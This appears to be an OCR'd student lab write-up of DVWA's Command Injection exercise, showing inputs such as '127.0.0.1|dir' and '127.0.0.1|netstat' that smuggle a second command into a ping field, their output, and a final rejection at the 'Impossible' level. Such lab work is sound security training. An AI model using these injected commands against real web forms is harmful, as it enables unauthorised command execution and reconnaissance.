
Vulnerability: Command Injection

Ping a device

Enter an IP address: 127.0.0.1

```
Pinging 127.0.0.1 with 32 bytes of data:
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128

Ping statistics for 127.0.0.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

127.0.0.1&dir




Vulnerability: Command Injection

Ping a device

Enter an IP address: 127.0.0.1|dir

```
 Volume in drive C has no label.
 Volume Serial Number is 0082-112D

 Directory of C:\xampp\htdocs\DVWA\vulnerabilities\exec

06-Sep-22  09:42 AM

                  .
      06-Sep-22  09:42 AM

                        ..
            06-Sep-22  09:42 AM

                            help
                  15-Jul-22  06:47 PM             1,839 index.php
                  06-Sep-22  09:42 AM

                                  source
                                       1 File(s)          1,839 bytes
                                       4 Dir(s)  405,491,212,288 bytes free
```

127.0.0.1|netstat




Vulnerability: Command Injection

Ping a device

Enter an IP address: 127.0.0.1|netstat

```
Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    127.0.0.1:3306         kubernetes:54617       ESTABLISHED
  TCP    127.0.0.1:3306         kubernetes:54618       ESTABLISHED
  TCP    127.0.0.1:54311        kubernetes:54312       ESTABLISHED
  TCP    127.0.0.1:54312        kubernetes:54311       ESTABLISHED
  TCP    127.0.0.1:54617        kubernetes:3306        ESTABLISHED
  TCP    127.0.0.1:54618        kubernetes:3306        ESTABLISHED
  TCP    192.168.165.15:53008   20.198.119.84:https    ESTABLISHED
  TCP    192.168.165.15:53434   13.107.5.88:https      ESTABLISHED
  TCP    192.168.165.15:53619   a23-212-240-10:https   CLOSE_WAIT
  TCP    192.168.165.15:54240   sa-in-f188:5228        ESTABLISHED
  TCP    192.168.165.15:54369   131:https              ESTABLISHED
  TCP    192.168.165.15:54395   server-108-158-61-40:https  ESTABLISHED
  TCP    192.168.165.15:54599   bom12s20-in-f5:https   TIME_WAIT
  TCP    192.168.165.15:54613   52.140.118.28:https    TIME_WAIT
  TCP    192.168.165.15:54614   52.140.118.28:https    TIME_WAIT
  TCP    [::1]:80               IT-313-COMP06:54615    ESTABLISHED
  TCP    [::1]:80               IT-313-COMP06:54616    ESTABLISHED
  TCP    [::1]:54609            IT-313-COMP06:http     TIME_WAIT
  TCP    [::1]:54615            IT-313-COMP06:http     ESTABLISHED
  TCP    [::1]:54616            IT-313-COMP06:http     ESTABLISHED
```

127.0.0.1|pathping 127.0.0.1




Vulnerability: Command Injection

Ping a device

Enter an IP address: 127.0.0.1|pathping 127.0.0.1

```
Tracing route to kubernetes.docker.internal [127.0.0.1]
over a maximum of 30 hops:
  0  kubernetes.docker.internal [127.0.0.1]
  1  kubernetes.docker.internal [127.0.0.1]

Computing statistics for 25 seconds...
            Source to Here   This Node/Link
Hop  RTT    Lost/Sent = Pct  Lost/Sent = Pct  Address
  0                                           kubernetes.docker.internal [127.0.0.1]
                                0/ 100 =  0%   |
  1    0ms     0/ 100 =  0%     0/ 100 =  0%  kubernetes.docker.internal [127.0.0.1]

Trace complete.
```

127.0.0.1|netstat




Vulnerability: Command Injection

Ping a device

Enter an IP address: 127.0.0.1|netstat

```
Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    127.0.0.1:3306         kubernetes:54607       ESTABLISHED
  TCP    127.0.0.1:3306         kubernetes:54608       ESTABLISHED
  TCP    127.0.0.1:54311        kubernetes:54312       ESTABLISHED
  TCP    127.0.0.1:54312        kubernetes:54311       ESTABLISHED
  TCP    127.0.0.1:54594        kubernetes:3306        TIME_WAIT
  TCP    127.0.0.1:54595        kubernetes:3306        TIME_WAIT
  TCP    127.0.0.1:54597        kubernetes:3306        TIME_WAIT
  TCP    127.0.0.1:54598        kubernetes:3306        TIME_WAIT
  TCP    127.0.0.1:54602        kubernetes:3306        TIME_WAIT
  TCP    127.0.0.1:54603        kubernetes:3306        TIME_WAIT
  TCP    127.0.0.1:54604        kubernetes:3306        TIME_WAIT
  TCP    127.0.0.1:54605        kubernetes:3306        TIME_WAIT
  TCP    127.0.0.1:54607        kubernetes:3306        ESTABLISHED
  TCP    127.0.0.1:54608        kubernetes:3306        ESTABLISHED
  TCP    192.168.165.15:53008   20.198.119.84:https    ESTABLISHED
  TCP    192.168.165.15:53434   13.107.5.88:https      ESTABLISHED
  TCP    192.168.165.15:53619   a23-212-240-10:https   CLOSE_WAIT
  TCP    192.168.165.15:54240   sa-in-f188:5228        ESTABLISHED
  TCP    192.168.165.15:54369   131:https              ESTABLISHED
  TCP    192.168.165.15:54395   server-108-158-61-40:https  ESTABLISHED
  TCP    192.168.165.15:54527   1:https                TIME_WAIT
  TCP    192.168.165.15:54574   bom05s12-in-f5:https   TIME_WAIT
  TCP    192.168.165.15:54599   bom12s20-in-f5:https   ESTABLISHED
  TCP    [::1]:80               IT-313-COMP06:54587    TIME_WAIT
  TCP    [::1]:80               IT-313-COMP06:54590    TIME_WAIT
  TCP    [::1]:80               IT-313-COMP06:54593    TIME_WAIT
  TCP    [::1]:80               IT-313-COMP06:54596    TIME_WAIT
  TCP    [::1]:80               IT-313-COMP06:54600    TIME_WAIT
  TCP    [::1]:80               IT-313-COMP06:54601    ESTABLISHED
  TCP    [::1]:80               IT-313-COMP06:54606    ESTABLISHED
  TCP    [::1]:54601            IT-313-COMP06:http     ESTABLISHED
  TCP    [::1]:54606            IT-313-COMP06:http     ESTABLISHED
```

127.0.0.1|tracert 127.0.0.1



Vulnerability: Command Injection

Ping a device

Enter an IP address: 127.0.0.1|tracert 127.0.0.1


```
Tracing route to kubernetes.docker.internal [127.0.0.1]
over a maximum of 30 hops:

  1    <1 ms    <1 ms    <1 ms  kubernetes.docker.internal [127.0.0.1]

Trace complete.
```

More Information

- https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
- http://www.ss64.com/bash/
- http://www.ss64.com/nt/
- https://owasp.org/www-community/attacks/Command_Injection

<u>Impossible Security Level</u>

Ping 127.0.0.1




Vulnerability: Command Injection

Ping a device

Enter an IP address: 127.0.0.1 Submit

```
Pinging 127.0.0.1 with 32 bytes of data:
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128

Ping statistics for 127.0.0.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

127.0.0.1|pathping 127.0.0.1



Vulnerability: Command Injection

Ping a device

Enter an IP address: 127.0.0.1|pathping 127.0.0.1 Submit

```
ERROR: You have entered an invalid IP.
```

Similarly, all the other commands show the sane output.